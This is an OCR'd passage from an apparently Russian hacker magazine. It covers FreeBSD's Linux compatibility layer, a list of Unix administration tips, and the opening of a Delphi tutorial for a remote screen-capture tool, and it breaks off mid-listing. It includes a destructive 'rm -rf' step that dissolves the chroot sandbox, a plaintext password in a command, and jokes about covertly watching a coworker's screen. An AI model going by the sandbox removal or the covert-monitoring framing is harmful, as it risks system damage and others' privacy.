
Самое неприятное, что назначение некоторых незадействованных в данной версии программы функций невозможно выяснить путем отладки/дизассемблирования, поскольку их алгоритмы могут быть завязаны на обрабатываемые данные, образцов которых в нашем распоряжении нет и не будет. Не будет до тех пор, пока производитель не выпустит новую версию, полностью совместимую со старой. Этого нельзя сказать про наш свободный клон (если, конечно, не прибегнуть к построчному переносу всех незадействованных функций, но и в этом случае мы не сможем их отладить, а переписать несколько тысяч строк кода без ошибок — мало осуществимо, даже при самой тщательной проверке).

Заключение

Свободные клоны коммерческих программ с закрытым протоколом обмена/форматом файлов заслужили репутацию нестабильных (OpenOffice открывает далеко не все документы, созданные MS Office, и это всего лишь один пример). Однако ими пользуется огромное количество людей по всему миру, выявляя все новые ошибки и несовместимости, которые позднее исправляют разработчики, в результате чего качество свободного клона неуклонно растет. Но, увы, производители закрытых программ тоже не сидят сложа руки и выпускают новые версии, поэтому открытые клоны обречены на пожизненное отставание от прогресса, а хакеры вынуждены расходовать огромное количество времени на исследование, однако другого выхода нет. Если рынок уже захвачен несвободным продуктом, то писать что-то свое, пусть даже в десять раз лучшее, при отсутствии совместимости с уже имеющимся — бесполезно.

Linux в гостях у FreeBSD

Все об эмуляции Linux во FreeBSD



Евгений «J1M» Зобнин
/ J1M@LIST.RU /

Несмотря на то что современная FreeBSD достаточно популярна и хорошо подходит для применения в самых различных сферах: от высоконагруженных серверов до домашних компьютеров, она все же уступает Linux в одном немаловажном отношении — доступности программного обеспечения. Разработчики коммерческого ПО неохотно портируют свои продукты во FreeBSD, останавливаясь на ее гораздо более популярном конкуренте. К счастью, есть выход — эмуляция Linux.

Как это работает

Перед тем как приступать к настройке, мы посвятим несколько минут изучению внутренней структуры и механизмов работы эмулятора Linux. Это нужно для того, чтобы в случае возникновения ошибки или каких-либо трудностей ты смог правильно идентифицировать и устранить проблему. Во-первых, эмуляция Linux — это вовсе не эмуляция, а имитация, прослойка, которая позволяет FreeBSD выдавать себя за Linux. Несмотря на то что почти все серьезные UNIX-подобные операционные системы совместимы между собой на уровне API (Application Programming Interface) и следуют стандарту POSIX, бинарный интерфейс (ABI — Application Binary Interface) этих ОС в большинстве случаев не совпадает. Например, FreeBSD использует Си-конвенцию системных вызовов, которая предусматривает передачу аргументов через стек, в то время как Linux требует, чтобы аргументы системных вызовов передавались в регистрах общего назначения. Кроме того, наборы системных вызовов Linux и FreeBSD в некоторых местах не совпадают.


Если исходный код программы доступен и написан с соблюдением общепринятых стандартов (в первую очередь, POSIX), то не составит труда пересобрать программу для конкретной операционной системы (о совместимости ABI позаботится компилятор и низкоуровневые библиотеки), но что делать, если доступ к исходному коду закрыт? На этот случай во FreeBSD и других BSD-системах предусмотрен уровень совместимости, позволяющий операционной системе имитировать ABI другой UNIX-подобной ОС. Благодаря этому уровню «чужие» программы даже не догадываются о том, что их исполнение происходит в другой операционной системе.

Если мы рассмотрим процесс загрузки и исполнения бинарного файла Linux во FreeBSD подробнее, то увидим следующее. Прочитав заголовок исполняемого файла, FreeBSD найдет в нем специальную метку, говорящую о том, что это бинарный файл Linux, и активизирует уровень совместимости, который предоставит созданному процессу таблицу системных вызовов, совместимую с Linux. При этом сам процесс будет помещен в chroot-окружение (/compat/linux), содержащее копию среды Linux (то есть все, что может потребоваться программе во время работы, и в первую очередь библиотеки). Исполняясь в этой среде, процесс сможет обращаться к системным вызовам, загружать библиотеки, читать/писать файлы и делать все, что позволит ОС.


Несколько лет назад для запуска программ Linux во FreeBSD от пользователя требовалось пометить исполняемый файл специальным флагом (команда «brandelf -t Linux файл»), чтобы ядро смогло определить, что запускается бинарный файл Linux, и активировать режим совместимости. Современные версии компиляторов выставляют такую метку самостоятельно, и необходимость в этой процедуре возникает только в том случае, если пользователь запускает очень древнюю программу.

Настройка

Настройку двоичной совместимости с Linux условно можно разделить на два этапа. Первый — это конфигурирование ядра таким образом, чтобы научить его правильно обрабатывать исполняемые файлы, собранные для Linux. А второй — установка Linux-окружения, в котором эти файлы смогут корректно исполняться.



> Эмулятор Sony PlayStation во FreeBSD



> Добавляем необходимые строки в конфигурационный файл ядра

Пространство ядра

Для того чтобы научить ядро FreeBSD понимать исполняемые файлы Linux, достаточно подгрузить модуль linux.ko (kldload linux), содержащий все необходимые обработчики и альтернативную таблицу системных вызовов. После этого операционная система фактически будет готова к принятию «чужого» кода. Для закрепления результата следует добавить строку «linux_load="YES"» в /boot/loader.conf (загрузка одновременно с ядром), либо «linux_enable="YES"» в /etc/rc.conf (загрузка во время инициализации системы).

Поклонники монолитной модели ядра могут избежать необходимости ручной загрузки модуля, просто включив код совместимости в ядро. Конфигурационный файл ядра должен содержать следующие строки:

VI /SYS/I386/CONF/GENERIC

```
option COMPAT_LINUX
option PSEUDOFS
option LINPROCFS
option LINSYSFS
```

Если сборка будет происходить для архитектуры amd64, то вместо COMPAT_LINUX следует указать строку COMPAT_LINUX32. Последние две строки указывают на то, что код Linux-реализаций файловых систем proc и sys также должен быть включен в ядро. Делать это не обязательно, каждая из них может быть собрана модулем.

На этом настройка ядра заканчивается, и мы переходим к конфигурированию Linux-окружения.

Пространство пользователя

Как уже было сказано ранее, исполнение бинарных файлов Linux происходит в изолированном окружении, которое располагается в каталоге /compat/linux. Чтобы программы могли работать в таком окружении, им требуется доступ ко всем необходимым библиотекам, конфигурационным файлам и специальным файлам, вроде тех, что находятся в каталоге /proc. Есть несколько способов обеспечить наличие этих файлов, мы рассмотрим их все.

Вариант первый. Классический

Первый и самый правильный прием, рекомендуемый разработчиками FreeBSD, заключается в установке окружения через коллекцию портов. Существует несколько портов, воссоздающих окружение времени исполнения различных дистрибутивов Linux. В современных версиях FreeBSD средой исполнения по умолчанию является набор пакетов из дистрибутива Fedora Core 4 (emulators/linux_base-fc4), также доступны коллекции пакетов из дистрибутива Gentoo 2006.0 (linux_base-gentoo-stage1, linux_base-gentoo-stage2 и linux_base-gentoo-stage3). По большому счету неважно, какой из них использовать. Необходимость в переключении на окружение другого дистрибутива может возникнуть только в случае, если программа откажется работать в среде, установленной в данный момент.

В случае если Linux-окружение не было установлено во время инсталляции операционной системы, необходимо воспользоваться командой pkg_add /cdrom/packages/All/linux_base-fc-4_9.tbz (имя пакета может отличаться в зависимости от версии FreeBSD), либо пройти в каталог /usr/ports/emulators/linux_base-fc4 и набрать «make install clean». После того как одна из этих операций будет проделана, каталог /compat/linux превратится в локальную версию дистрибутива Linux.

Теперь необходимо обеспечить доступ к виртуальным файловым системам, без этого действия некоторые программы Linux откажутся работать. Открываем файл /etc/fstab и добавляем в него следующие строки:

VI /ETC/FSTAB

```
none /compat/linux/proc linprocfs rw 0 0
none /compat/linux/sys linsysfs rw 0 0
none /compat/linux/dev devfs rw 0 0
```

Первые две строки указывают на то, что к каталогам proc и sys, находящимся внутри окружения Linux, необходимо подключить Linux-версии файловых систем procfs и sysfs. Последняя же строка говорит о том, что к каталогу dev также должна быть примонтирована родная файловая система devfs. Это может показаться абсурдом, так как практически ни один специальный файл этого каталога не совпадает по имени у FreeBSD и Linux. На самом деле, файловая система devfs нужна только для того, чтобы Linux-программы смогли выводить звук, ведь интерфейс OSS, используемый в обеих операционных системах, является стандартом и одинаков в Linux и FreeBSD.

После того как операция по модификации файла /etc/fstab будет закончена, набираем «mount-a», чтобы изменения вступили в силу. Это все, теперь внутри твоей FreeBSD поселился самый настоящий Linux. Ты даже можешь переместиться в него, набрав от имени суперпользователя команду chroot

Переменные sysctl

Существует три переменные ядра, напрямую относящихся к уровню совместимости с Linux: compat.linux.osname — имя имитируемой операционной системы; compat.linux.osrelease — версия ядра Linux, стабильные версии FreeBSD поддерживают только совместимость с ядром версии 2.4.2 (во FreeBSD 7 была добавлена поддержка ядра 2.6.19); compat.linux.oss_version — версия интерфейса OSS (Open Sound System).

```
> df
Filesystem     Size    Used   Avail Capacity  Mounted on
/dev/ad0s1a    496M     63M    393M    14%    /
devfs          1.0K    1.0K      0B   100%    /dev
/dev/ad0s1e    989M    840M     64M    93%    /var
/dev/ad0s1f    7.3G    4.1G    2.5G    62%    /usr
/dev/ad0s1d    496M     20K    456M     0%    /tmp
/dev/ad0s2      78G     74G    218M   100%    /home
procfs         4.0K    4.0K      0B   100%    /proc
/dev/acd0      634M    634M      0B   100%    /cdrom
/dev/ad0s5     7.9G    1.8G    5.3G    24%    /compat/linux
linprocfs      4.0K    4.0K      0B   100%    /compat/linux/proc
linsysfs       4.0K    4.0K      0B   100%    /compat/linux/sys
devfs          1.0K    1.0K      0B   100%    /compat/linux/dev
> 
```

> Раздел Linux подключен к каталогу /compat/linux

> Для тех отважных юниксоидов, что идут в ногу с прогрессом и используют последний срез CVS седьмой версии FreeBSD, рекомендую переключить режим совместимости на имитацию ядра Linux версии 2.6.19: sysctl compat.linux.osrelease=2.6.19. Версия 2.4.2, имитируемая по умолчанию, уже не удовлетворяет потребностям современных Linux-программ. Коллекция портов FreeBSD насчитывает несколько десятков так называемых Linux-портов. Чтобы найти их, находясь в каталоге /usr/ports, набери команду make search name=linux-.

Развеиваем миф о драйверах nVidia

Среди пользователей широко распространено мнение о том, что фирменные драйверы nVidia для FreeBSD — это не что иное, как драйверы Linux, работающие в режиме совместимости с Linux. Это, конечно же, неправда, на данный момент FreeBSD способна имитировать только ABI Linux, а не постоянно изменяющийся интерфейс между ядром и драйверами. Модуль совместимости с Linux, который так «любят» драйверы nVidia, нужен только для того, чтобы позволить пользователю играть в Linux-версии коммерческих игр.

/compat/linux/bin/bash. Все программы Linux теперь должны запускаться и корректно работать. Это относится не только к простым программам, вроде xcalc, но и к комплексным, вроде Quake4 или UT2004. При этом гарантируется, что программа будет работать с такой скоростью, как если бы она была запущена в настоящем Linux.

Вариант второй. Грязный

Второй вариант настройки среды исполнения заключается в ручном копировании необходимых файлов в каталог /compat/linux, без использования коллекции портов или пакетов. Достоинство подхода в том, что он не требует выкачивания из сети сотен мегабайт данных и позволяет использовать уже имеющееся дерево файлов Linux (например, взятое с дистрибутивного диска). Описывать способ нет смысла, потому что подробности совершаемых операций зависят от дистрибутива Linux и не универсальны. В общем случае все, что требуется сделать, — это скопировать базовый комплект дистрибутивных пакетов и распаковать их в каталог /compat/linux. Это не так трудно, как кажется на первый взгляд. Следует установить FreeBSD-версию пакетного менеджера подопытного дистрибутива (например, archivers/rpm4 или archivers/dpkg) и с его помощью накатить нужные пакеты. Впоследствии недостающие пакеты можно добавить, используя уже родные Linux-версии этих программ:

УСТАНОВКА ДОПОЛНИТЕЛЬНЫХ ПАКЕТОВ

```
Red Hat/Fedora Core
# /compat/linux/bin/rpm -ihv --root=/compat/
linux пакет.rpm
Debian/Ubuntu
# /compat/linux/usr/bin/dpkg -i --root=/compat/
linux пакет.dpkg
```


```
LINUX(4)            FreeBSD/i386 Kernel Interfaces Manual            LINUX(4)

NAME
     linux — Linux ABI support

SYNOPSIS
     To link Linux ABI support into the kernel:
     options COMPAT_LINUX

     To load the Linux ABI support kernel module:
           kldload linux

DESCRIPTION
     The linux module provides limited Linux ABI (application binary inter-
     face) compatibility for userland applications.  The module provides the
     following significant facilities:

     •   An image activator for correctly branded elf(5) executable images

     •   Special signal handling for activated images

     •   Linux to native system call translation

     It is important to note that the Linux ABI support is not provided
     through an emulator.  Rather, a true (albeit limited) ABI implementation
     is provided.

     The following sysctl(8) tunable variables are available:

     compat.linux.osname      Linux kernel operating system name.

     compat.linux.osrelease   Linux kernel operating system release.  Chang-
                              ing this to something else is discouraged on
                              non-development systems, because it may change
                              the way Linux programs work.  Recent versions
                              of GNU libc are known to use different syscalls
                              depending on the value of this sysctl.

     compat.linux.oss_version Linux Open Sound System version.

     The linux module can be linked into the kernel statically with the
```

> man linux

Вариант третий. Простой

Процесс создания среды исполнения существенно упростится, если дистрибутив Linux уже установлен на смежном разделе. В этом случае не потребуется даже копирование, останется только подключить Linux-раздел к каталогу /compat/linux, и среда исполнения готова. Конечно, чтобы использовать этот прием, придется расместить Linux на файловой системе, поддерживаемой FreeBSD хотя бы в режиме чтения.

Вариант четвертый. Радикальный

Четвертый и последний вариант довольно радикальный и издевательский по своей задумке. Он применим в тех случаях, когда Linux-программе необходимо обеспечить доступ к корневой файловой системе (например, если программа должна обращаться к «настоящей» версии каталога /etc). Chroot-окружение, в которое помещается любой процесс Linux, не предоставляет такой возможности (в этом и заключается смысл «песочницы»). Но есть выход: можно просто создать ссылку /compat/linux, указывающую на корень (rm -rf /compat/linux && ln -s / /compat/linux), и тогда chroot-окружение станет идентичным корню. Проблема только в том, что Linux-программы не смогут работать с библиотеками FreeBSD, им нужны их нативные версии. Просто скопировать эти библиотеки в корень не удастся по причине пересечения имен, поэтому следует переименовать их по определенной схеме (например, libc.so.6 в libc-linux.so.6). После этого в файл /etc/libmap.conf можно добавить такие строки:

VI /ETC/LIBMAP.CONF

```
[/home/username/linux]
libc.so.6 libc-linux.so.6
libdl.so.2 libdl-linux.so.2
```

И так для всех библиотек, необходимых программе. Сами же Linux-программы следует положить в каталог /home/username/linux, именно для него будет действовать приведенное переназначение имен. Описанный способ может показаться слишком грубым, но он действительно работает и может помочь в определенных обстоятельствах.

АНДРЕЙ МАТВЕЕВ
/ ANDRUSHOCK@REAL.XAKEP.RU /

Tips'n'tricks юниксоида

ТРЮКИ И СОВЕТЫ ЮНИКСОИДУ

Доблестный юниксоид! Представляю твоему вниманию очередную подборку различных трюков, рекомендаций и советов, касающихся *nix-систем.

Network

Создание шифрованного туннеля на 10 минут для безопасного получения почты:

```
$ ssh -2 -4 -C -N -f -L 8110:
localhost:110 myname@mydomain.ru \
   sleep 600
```

Резервирование домашней директории на удаленном хосте:

```
% tar zcf - ~/ | ssh trusted.box.ru
'cat > mybackup.tgz'
```

Оптимизация правил фильтра пакетов pf:

```
# pfctl -nvf /etc/pf.conf > /root/
pf.conf.orig
# pfctl -nvf /etc/pf.conf -o >
/root/pf.conf.optimized
# diff -u /root/pf.conf.orig /root/
pf.conf.optimized | less
```

Перехват пакетов, проходящих через беспроводной сетевой интерфейс ral0:

```
# tcpdump -nettti ral0 -y IEEE802_
11_RADIO
```

Создание IP-псевдонима (алиаса) для сетевого интерфейса fxp0 с IP-адресом 192.168.1.1:

```
# ifconfig fxp0 inet
alias 192.168.1.2 netmask
255.255.255.255
```

Shell

Аккуратное удаление временных файлов, созданных более семи дней назад:

```
# find /tmp -type f -name '*' -mtime
+7 -print0 | xargs -0 rm -f
```

Автоматизированное изменение прав доступа к файлам и директориям:

```
$ find . -type f -print0 | xargs -0
chmod 644
$ find . -type d -print0 | xargs -0
chmod 755
```

Фильтрация текстового потока по заданному шаблону (в данном случае пропускаем закомментированные строки):

```
% grep -v '^#' /etc/sysctl.conf
net.inet.ip.forwarding=1
net.inet.esp.enable=0
net.inet.ah.enable=0
net.inet.gre.allow=0
```

Расширенные регулярные выражения в действии:

```
% netstat -na -f inet | egrep
'80|443'
tcp  0  0  *.80   *.*  LISTEN
tcp  0  0  *.443  *.*  LISTEN
```

Компиляция проекта в фоновом режиме:

```
# nohup make &
```

Журналирование интерактивной сессии без использования штатной утилиты script:

```
% ksh -i |& tee mysession.log
```

Пример использования множественных конвейеров:

```
% mysql --user=jabberd2 --
password=noidea jabberd2 \
   -e 'SELECT * FROM active' | fgrep
-v collection-owner | \
   sort | awk '{ print $1 }' > /var/
www/htdocs/jabber2_users.txt
```

Misc

Удобный просмотр всех журнальных записей в реальном времени с помощью программы screen из набора GNU-утилит:

```
$ vi ~/.screenrc
screen -t logz1 1 tail -f /var/log/
authlog
screen -t logz2 2 tail -f /var/log/
daemon
screen -t logz3 3 tail -f /var/log/
maillog
screen -t logz4 4 tail -f /var/log/
messages
screen -t logz5 5 tail -f /var/log/
xferlog
select 1
```

Кодирование фильма для комфортного просмотра на КПК:

```
$ mencoder berkova.avi -oac mp3lame
-ovc lavc -lavcopts \
   vcodec=mpeg4:vhq:vqmin=2:vqmax=20:
vmax_b_frames=2:vbitrate=100:
vqcomp=0.6 \
   -vop scale=220:165,eq=15 -ofps 20
-zoom -sws 2 -lameopts \
   cbr:br=32:aq=0:mode=3 -o berkova_
pda.avi
```

Создание ISO-образа OpenBSD 4.0 своими руками (дистрибутивные файлы из ftp://ftp.openbsd.org/pub/OpenBSD/4.0/i386/ должны находиться в каталоге /home/openbsd/image/4.0/i386):


```
# cd /home/openbsd
# mkhybrid -b 4.0/i386/cdrom39.fs -c
boot.catalog \
   -lrvDJLN -hide boot.catalog -hide-
joliet boot.catalog \
   -V "obsd40" -o obsd40.iso image
```

Уничтожение всех процессов, использующих /mnt/cdrom:

```
# cd /
# fuser -k -m /mnt/cdrom
# umount /mnt/cdrom
```

Пример запуска игрового сервера из стартового скрипта:

```
# vi /etc/rc.local
/usr/bin/su <username> -c "cd /usr/
local/games/quake3 && /usr/local/bin/
screen -d -m ./q3ded +exec configfile.
cfg".
```



АНДРЕЙ «LITTLEBUDDA» ШКРЫЛЬ
/ SHKRYLANDREI@RAMBLER.RU /

Ваяем radmin

НАПИСАТЬ ПРОГРАММУ ДЛЯ УДАЛЕННОГО АДМИНИСТРИРОВАНИЯ? ЛЕГКО!

Как же интересно наблюдать на своем мониторе за тем, что делает твой сосед по отделу, и понимать, что под его грозным видом скрывается человек с трогательной привязанностью к сайтам знакомств и любовью к фотографиям пятничной тематики! Однако речь в этой статье пойдет совсем не о вуайеризме…

Приступим

В этом материале мы рассмотрим создание несколько усеченного и безвозмездного аналога radmin'а. Кстати, мы испытали его в рабочих условиях и узнали много нового о трудовых буднях Никитоса. Оказывается, он, как и робот Бендер, интересуется кулинарными онлайн-передачами! Надеюсь, со временем он угостит нас своей ядовитой стряпней ;).

Итак, приступим! Первым делом разработаем серверную часть. Размести на форме следующие компоненты (смотри рисунок):

- **TIdTCPServer** (закладка Indy Servers) — как видишь, для работы с сетью мы будем использовать компоненты INDY;
- два **TEdit** — в них вводятся IP-адрес сервера и номер порта, по которому будет происходить соединение;
- **TButton** с текстом «Включить сервер» — с помощью нее ты будешь запускать сервер, давая тем самым возможность подключаться к своей машине. В конце концов, мы же все-таки должны оставить пользователю право решать, хочет он, чтобы за ним подсматривали, или нет ;);
- **TMemo** — в нем будет вестись лог всех осуществляемых на сервере операций;
- **TImage** — к нему нам потребуется две картинки, которые можно найти в исходниках программы, находящейся на диске. Зовут эти графические изображения eye1.bmp и eye2.bmp, а олицетворять они будут соответственно включенное и выключенное состояние сервера.

Размести компоненты на форме, как это показано на рисунке.

Кодим сервер

Для начала создай обработчик для кнопки «Включить...», который будет задавать IP-адрес и номер порта для приема команд сервером. Делается это через свойство Bindings, оно является контейнером для всех сокетов, связанных с сервером (смотри врезку «Активизация сервера»). Далее необходимо активизировать сервер посредством установки свойства Active компонента TIdTCPServer в True, при этом кнопка «Включить сервер» превращается в «Выключить сервер» и меняется картинка в TImage. Благодаря этому пользователь сможет визуально наблюдать состояние сервера.

Листинг обработчика ты найдешь в исходниках программы на DVD, прилагающемуся к журналу. Также нам потребуется специальная процедура Log — она отвечает за журналирование действий, осуществляемых сервером. Объяви ее в секции public формы следующим образом:

```
procedure TForm1.Log(S:string);
```

Реализация ее очень проста:

```
Memo1.Lines.Add
   (TimeToStr(Time)+' '+S);
```

Иначе говоря, в ней происходит обычное добавление строки текста в TMemo. При желании процедуру можно модифицировать, записывая данные в файл или еще что-то в этом роде. Кроме того, нам понадобится процедура для получения скриншота экрана. Прежде чем писать ее, установи компонент TPNGImage, который позволяет работать с изображениями формата PNG (компонент прилагается к исходникам программы).

Объяви в секции public формы процедуру GET_SCREEN. Ее реализация представлена ниже:

```
procedure TForm1.GET_SCREEN;
var
 Desktop: TCanvas;
 B: TBitmap;
 W, H :Integer;
